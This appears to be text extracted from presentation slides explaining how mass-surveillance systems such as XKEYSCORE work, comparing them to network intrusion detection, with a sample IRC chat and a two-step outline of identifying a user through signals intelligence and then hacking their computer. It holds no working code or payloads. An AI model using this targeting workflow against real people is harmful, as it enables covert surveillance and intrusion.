
Wikimedia Photo

Not About
Connecting the Dots

Drift Nets to Create Metadata

HTTP Request:
URL

Spotted .onion
URL: X

.doc file:
Author X

Is an Iphone?

PGP message
key: X

Mojahadeen Secrets
key: X

José Ramón García Ares for Wikipedia

12

Pulling Threads
To Get Results

Wikimedia Photo

A Thread To Pull:
Watching an IRC Chat

```
OtherDude: Hey, did you see
OtherDude: http://www.bbc.com/news/world-us-canada-16330396?
AnonDude: hmmm...
AnonDude: HAHAH, that's pretty funny!
```

Intercept captured 12/30/2011 11:32 GMT

Step 1: "Use SIGINT" (Signals Intelligence)/DNI
(Digital Network Intelligence):
Enables identification of AnonDude and developing a
"pattern of life" for his online behavior

Step 2: "Use CNE" (Computer Network Exploitation):
After identification, invoke "exploit by name" to take
over AnonDude's computer

# Start With Your Wiretaps... XKEYSCORE DEEPDIVE

15

How They Work: Scalable Network Intrusion Detection Systems. Yeup, exactly the same!

Tap

Do this in OpenFlow:
100 Gbps installs
already done

High Volume Filter   Is Not BitTorrent?

Load Balancer   H(SIP, DIP)

Linear Scaling:
10x the money...
10x the bandwidth!
1u gives 1-5 Gbps

NIDS Node

16

Inside the NIDS

`GET HT TP /fu bar/  1.1..`

HTTP Request
URL = /fubar/
Host = ...

`GET HTTP /b az/?id= 1f413 1.1...`

HTTP Request
URL = /baz/?id=...
ID = 1f413
